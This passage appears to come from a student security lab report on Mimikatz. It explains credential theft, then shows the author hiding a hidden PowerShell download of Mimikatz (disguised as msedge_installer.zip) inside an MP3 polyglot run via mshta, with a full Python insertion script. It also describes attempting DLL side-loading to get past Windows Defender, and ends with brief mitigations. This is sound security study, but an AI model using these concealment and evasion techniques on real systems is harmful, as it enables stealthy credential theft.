The main features of Mimikatz include extracting credentials from memory or disk-based password stores. This includes plaintext passwords, PINs, `Kerberos` tickets, and `NTLM` password hashes.
Mimikatz achieves this through a variety of techniques, such as Pass-the-Hash, which allows attackers to use captured `NTLM` hashes to create new authenticated sessions on the network—without needing to know the user's actual password. [22, 21] `Pass-the-ticket` is a technique where normal system access controls are bypassed by stealing a valid `Kerberos` ticket. These tickets—either a Service Ticket (TGS) or a Ticket Granting Ticket (TGT)—can be used to impersonate users and access resources without needing their passwords.
Depending on the level of access, a service ticket allows access to a specific resource, while a TGT can be used to request additional service tickets from the Ticket Granting Service (TGS) to access any resource the user has privileges for.
There are two notable types of forged Kerberos tickets: Silver and Golden tickets. [21, 23]

- A Silver Ticket is created for services that use Kerberos as their authentication mechanism and allows access to a specific service (like SharePoint or MSSQL).
- A Golden Ticket is more powerful—it's forged using the NTLM hash of the Key Distribution Service account (`KRBTGT`) and allows an attacker to generate valid TGTs for any user in the domain, effectively giving them unrestricted access to the entire Active Directory environment.

4.5.3 How to Use Mimikatz

There are multiple ways to invoke Mimikatz on a target system. The simplest method is to download a compiled release from the official GitHub repository. However, there are also pre-built PowerShell scripts and commands that streamline its execution, such as `Invoke-Mimikatz` from the PowerSploit framework, or lightweight wrappers like those found in the "Quick Mimikatz" GitHub gists. [24, 25]
More sophisticated methods exist as well—for example, sideloading a malicious DLL and invoking Mimikatz from within it. In such scenarios, the payload can be AES-encrypted and only decrypted at runtime by the attacker, making detection and analysis significantly more difficult. The possibilities for invoking Mimikatz in obscure, evasive ways are nearly endless.

4.6 Running Mimikatz

4.6.1 Using Polyglot Files to Conceal Mimikatz

To run Mimikatz on the target system, I wanted to try a unique or more creative method rather than simply downloading and executing the Mimikatz binary directly. Inspired by a video from security professional and YouTuber John Hammond, where he analyzes a malware sample hidden inside an MP3 file that uses `mshta.exe` to execute a payload, I explored a similar idea. I was also influenced by a scam technique described in both an article and a video by ThioJoe, where malicious websites simulate a CAPTCHA process and trick users into copying and pasting a dangerous command into the Run dialog via JavaScript. These methods caught my attention due to their cleverness and stealth, making them ideal for experimenting with alternative ways to trigger payloads. [26, 27, 28]
`mshta.exe` is a native Windows binary that's used to run HTA files, which are a way to build `HTML` applications in Windows. These apps can use `VBScript` or `JScript`—which is basically an older version of JavaScript. Since it's based on web tech, you can build applications using normal HTML tags and scripts, but they don't need a browser to run—just `mshta.exe` as the runtime. The thing is, this technology is super outdated and no one really builds apps like this anymore. In fact, it's so irrelevant now that I couldn't even find any official Microsoft documentation about it—pretty much every search result just talks about how it's used in malware. [29]
Polyglot files are files hidden within other files. For example, I used an MP3 file in which I embedded the plain text of an HTA script that downloads Mimikatz to a directory of my choice. The MP3 file appears completely normal and can even be played. However, if the MP3 file is executed using `mshta`, it skips over all the parts that are not valid HTA code and executes only the intended script. This technique is perfect for embedding malicious code. [26, 30]
Figure 30 shows the payload embedded within the binary.





Figure 30: Showing the payload in the mp3 file

This payload simply runs a PowerShell command in a hidden and non-interactive window that downloads Mimikatz and saves it as `msedge_installer.zip` to appear less suspicious. The command is invoked using a Shell object with the `WScript.Shell` component to allow running the command with `0` (hiding the window) and `False` (running it as a synchronous process in the background). This payload is not obfuscated, as that would be overkill for this exercise and would hardly provide any benefits, other than making troubleshooting infinitely more difficult. I also experimented with using the `Invoke-Mimikatz` script, base64 encoding the script or the zip, as well as hardcoding an `AES` encrypted binary that prompts for input when I run the MP3 file with `mshta`. However, I couldn't get all of these options to work or reached a point where making them work would have required significant time, which I didn't have available. Moreover, it would have been beyond the scope of the exercise. That said, it's definitely a concept I should revisit, combining it with other methods, such as an integrated `AMSI` patcher to circumvent Windows Defender, which I had to disable to run Mimikatz. [31]



To insert my payload into an MP3 file, I wrote the following simple Python script, which inserts my payload at a random location, roughly in the middle of the target file, and saves it as a new file:

```
import random

def insert_file(target_path, payload_path, output_path):
    try:
        # reading the target file
        with open(target_path, 'rb') as target_file:
            target_content = target_file.read()

        # reading the payload file
        with open(payload_path, 'rb') as payload_content:
            payload = payload_content.read()

        target_size = len(target_content)

        if target_size == 0:
            print("Error: Target file is empty.")
            return

        # getting the middle of the file
        middle_index = target_size // 2
        # getting rage for the random offset
        random_offset_range = target_size // 4
        # getting the radom offset
        random_offset = random.randint(-random_offset_range,
                                       random_offset_range)

        # calcuating the insertion point
        insertion_point = max(
            0, min(target_size, middle_index + random_offset))
        # inserting the payload into the binary
        new_content = target_content[:insertion_point] + \
            payload + target_content[insertion_point:]

        # writing the data to a new file
        with open(output_path, 'wb') as output_file:
            output_file.write(new_content)

        print(f"File '{payload_path}' inserted at position {
              insertion_point} in '{target_path}' and saved as '{output_path}'.")

    except FileNotFoundError:
        print("Error: One or both of the input files were not found.")
    except Exception as e:
        print(f"An error occurred: {e}")

if __name__ == "__main__":
    target_mp3 = "./The_link_orginal.mp3"
    file_to_insert = "payload.hta"
    output_mp3 = "./The_link.mp3"

    insert_file(target_mp3, file_to_insert, output_mp3)
```

Figures 31 to 33 show the properties of the edited file, as well as its ability to be played back, and demonstrate the execution of the file via `mshta` on the target user through `RDP`, which I used to simply drag and drop the file onto the target.




Figure 31: Showing the properties of the mp3 file

Figure 32: Listening to the mp3 file




Figure 33: Executing the payload inside the mp3 file

The ZIP file can now be extracted, and Mimikatz can be executed. However, since the user has virtually no permissions—and Mimikatz requires elevated privileges to carry out its attacks or generate tickets—it had no practical use in this scenario. Mimikatz cannot escalate privileges on its own in a non-Active Directory environment without valid tickets. Figure 34 shows the result of running the `privilege::debug` command in Mimikatz, which returns an error indicating that the necessary permissions are missing to attach a debugger to any process or to the kernel. [21]




Figure 34: Running `privilege::debug` in mimikatz

4.6.2 DLL Side-Loading to attempting to Bypass Windows Defender

DLL sideloading is a technique in which a built-in Windows binary is copied to a different path, and a custom-compiled DLL is placed in the same directory, hoping that the binary will load the malicious DLL instead of the intended one. To find such vulnerable binaries, there is a website called `https://hijacklibs.net/`, which allows filtering DLLs by vendor and provides detection rules for each specific DLL. I chose `DismCore.dll`, as it is a popular choice. This attack can be used post-exploitation for tasks such as privilege escalation or persistence. [32, 33, 34]
To sideload a DLL, you simply copy the listed executable from the site to a different directory and place your compiled DLL in the location where the binary expects it.
To create your own DLL, you need the Microsoft x64 Native Developer Tools, which can be easily installed by installing Visual Studio along with the Windows Apps workload. You can then write the code for you DLL and compile it using either `clang` or `gcc`. I used the following command to compile mine:

```
cl /LD DismCore.c user32.lib
```

This command uses the `cl` compiler (not `clang`, despite the earlier mention), with the `/LD` flag to generate a DLL instead of an executable. `DismCore.c` is the name of my source file, and `user32.lib` is a library I imported to enable certain Windows API functionality. [34]
I tried bundling Mimikatz into the DLL and sideloading it via a built-in Windows executable in an attempt to bypass Windows Defender. I assumed that DLLs loaded by trusted Windows executables might be excluded from scanning—but unsurprisingly, I was wrong, and it was detected anyway. My approach was relatively basic: I simply called `system()` on a PowerShell command to invoke Mimikatz. Embedding parts of the binary into variables and assembling them into full files wasn't feasible for me, as I'm not a C developer and was just trying DLL sideloading for the first time.
Figure 35 shows a message box opening when `dism.exe` is executed, and Figure 36 shows the PowerShell script being blocked by Windows Defender. The code I used can be found in the ZIP file submitted with this document. I won't explain the code further, as I'm not a C developer.




Figure 35: Opening a Messagebox with the dll




Figure 36: Trying to run the script via the dll

4.6.3 How to Detect and Block Mimikatz

There are a multitude of ways to prevent Mimikatz, most of which come down to restricting access. For example, configuring the ”Debug Program” policy to be accessible only to local administrators—which is the default on Windows Server—helps limit abuse. Disabling outdated protocols such as `WDigest`, which stores plaintext passwords in the `LSASS` (Local Security Authority Subsystem Service), is another effective measure. However, this protocol has already been disabled by default since Windows 8.1, Windows 10, and Windows Server 2012 R2. While there are many additional configurations available, most of them have already become default settings. Enforcing strong password policies and limiting privileges for standard users already blocks many of Mimikatz's core features, as they rely on insecure configurations that are mitigated by standard security best practices. [35]

5 References

References

[1] Microsoft Corporation, “Server message block (SMB) protocol versions 2 and 3,” p. 498. [Online]. Available: https://winprotocoldoc.z19.web.core.windows.net/MS-SMB2/%5bMS-SMB2%5d.pdf

[2] Controlling SMB dialects | microsoft community hub. [Online]. Available: https://techcommunity.microsoft.com/blog/filecab/controlling-smb-dialects/860024

[3] [MS-SMB2]: SMB2 NEGOTIATE response. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb2/63abf97c-0d09-47e2-88d6-6bfa552949a5

[4] [MS-SMB2]: SMB2 SESSION_setup request. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb2/5a3c2c28-d6b0-48ed-b917-a86b2ca4575f

[5] “NTLMSSP,” page Version ID: 990800521. [Online]. Available: https://en.wikipedia.org/w/index.php?title=NTLMSSP&oldid=990800521

[6] [MS-SMB2]: Handling GSS-API authentication. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb2/5ed93f06-a1d2-4837-8954-fa8b833c2654

[7] “139,445 - Pentesting SMB - HackTricks,” Mar. 2025, [Online; accessed 10. Apr. 2025]. [Online]. Available: https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-smb/index.html

[8] thc-hydra/hydra-smb2.c at master · vanhauser-thc/thc-hydra. [Online]. Available: https://github.com/vanhauser-thc/thc-hydra/blob/master/hydra-smb2.c

[9] Managing administrative shares (admin$, IPC$, c$) on windows. Section: Windows 10. [Online]. Available: https://woshub.com/enable-remote-access-to-admin-shares-in-workgroup/

[10] “Remote desktop protocol,” page Version ID: 1245904842. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Remote_Desktop_Protocol&oldid=1245904842

[11] “Frequently asked questions — fish-shell 4.0.1 documentation,” Mar. 2025, [Online; accessed 10. Apr. 2025]. [Online]. Available: https://fishshell.com/docs/current/faq.html#how-do-i-get-the-exit-status-of-a-command

[12] “[MS-RDPBCGR]: RDP Negotiation Request (RDP_NEG_REQ),” Apr. 2025, [Online; accessed 10. Apr. 2025]. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-rdpbcgr/902b090b-9cb3-4efc-92bf-ee13373371e3

[13] alvinashcraft. Credential security support provider - win32 apps. [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/secauthn/credential-security-support-provider

[14] “Whether can TLS client send `Encrypted Alert ` to server?” Apr. 2025, [Online; accessed 10. Apr. 2025]. [Online]. Available: https://superuser.com/questions/1728577/whether-can-tls-client-send-encrypted-alert-to-server

[15] What happens in a TLS handshake? | SSL handshake. [Online]. Available: https://www.cloudflare.com/learning/ssl/what-happens-in-a-tls-handshake/

[16] devnulli/EvlWatcher: a ”fail2ban” style modular log file analyzer for windows. [Online]. Available: https://github.com/devnulli/EvlWatcher

[17] “Windows OS Hub,” Mar. 2024, [Online; accessed 10. Apr. 2025]. [Online]. Available: https://woshub.com/disable-ntlm-authentication-windows

[18] Contributors to Wikimedia projects, “Kerberos (protocol) - Wikipedia,” Feb. 2025, [Online; accessed 10. Apr. 2025]. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Kerberos_(protocol)&oldid=1274612292

[19] A. Khan, "How to Extract NTLM Hashes Using Mimikatz," *Akbar Khan's Blog*, Sep. 2024. [Online]. Available: https://akbarkhan.hashnode.dev/extracting-ntlm-hashes-with-mimikatz-a-step-by-step-approach

[20] Jacob@TWC. How to restrict the number of login attempts in windows 11/10. [Online]. Available: https://www.thewindowsclub.com/how-to-restrict-the-number-of-login-attempts-in-windows-7

[21] V. A. (Cyberkid). Detailed mimikatz guide. [Online]. Available: https://medium.com/@redfanatic7/detailed-mimikatz-guide-87176fd526c0

[22] "What is a Pass-the-Hash Attack? | CrowdStrike," Feb. 2025, [Online; accessed 11. Apr. 2025]. [Online]. Available: https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/pass-the-hash-attack

[23] "Use Alternate Authentication Material: Pass the Ticket, Sub-technique T1550.003 - Enterprise | MITRE ATT&CK ®," Apr. 2025, [Online; accessed 11. Apr. 2025]. [Online]. Available: https://attack.mitre.org/techniques/T1550/003

[24] "PowerShellMafia/PowerSploit," original-date: 2012-05-26T16:08:48Z. [Online]. Available: https://github.com/PowerShellMafia/PowerSploit

[25] "Quick Mimikatz," Apr. 2025, [Online; accessed 11. Apr. 2025]. [Online]. Available: https://gist.github.com/gfoss/ca6aa37f97fd400ff14f

[26] John Hammond, "this MP3 file is malware." [Online]. Available: https://www.youtube.com/watch?v=25NvCdFSkA4

[27] runtime. err0r, "Inside a Fake CAPTCHA Phishing Attack: How Attackers Use mshta.exe and PowerShell to Deliver XWorm," *Medium*, Jan. 2025. [Online]. Available: https://medium.com/@djordje.brankovic/inside-a-fake-captcha-phishing-attack-how-attackers-use-mshta-exe-and-powershell-to-deliver-xworm-cc7cdfda95ce

[28] ThioJoe, "New Scams to Watch Out For in 2025," Feb. 2025, [Online; accessed 11. Apr. 2025]. [Online]. Available: https://www.youtube.com/watch?v=NW8XY2tp5RM

[29] "HTML Applications," Nov. 2024, [Online; accessed 11. Apr. 2025]. [Online]. Available: https://learn.microsoft.com/en-us/previous-versions/ms536471(v=vs.85)?redirectedfrom=MSDN

[30] V. Li, "Polyglot Files: a Hacker's best friend - The Startup - Medium," *Medium*, Oct. 2023. [Online]. Available: https://medium.com/swlh/polyglot-files-a-hackers-best-friend-850bf812dd8a

[31] AMSI bypass: Patching technique. [Online]. Available: https://www.cyberark.com/resources/threat-research-blog/amsi-bypass-patching-technique

[32] "Hijack Execution Flow: DLL Side-Loading, Sub-technique T1574.002 - Enterprise | MITRE ATT&CK®," Apr. 2025, [Online; accessed 11. Apr. 2025]. [Online]. Available: https://attack.mitre.org/techniques/T1574/002

[33] W. Beukema. dismcore.dll on HijackLibs. [Online]. Available: https://hijacklibs.net/entries/microsoft/built-in/dismcore.html

[34] John Hammond, "are built-in windows programs vulnerable?" [Online]. Available: https://www.youtube.com/watch?v=uY8BpZBF2f0

[35] P. Gkatziroulis, "Preventing Mimikatz Attacks - Blue Team - Medium," *Medium*, Aug. 2018. [Online]. Available: https://medium.com/blue-team/preventing-mimikatz-attacks-ed283e7ebdd5

6 List of figures

List of Figures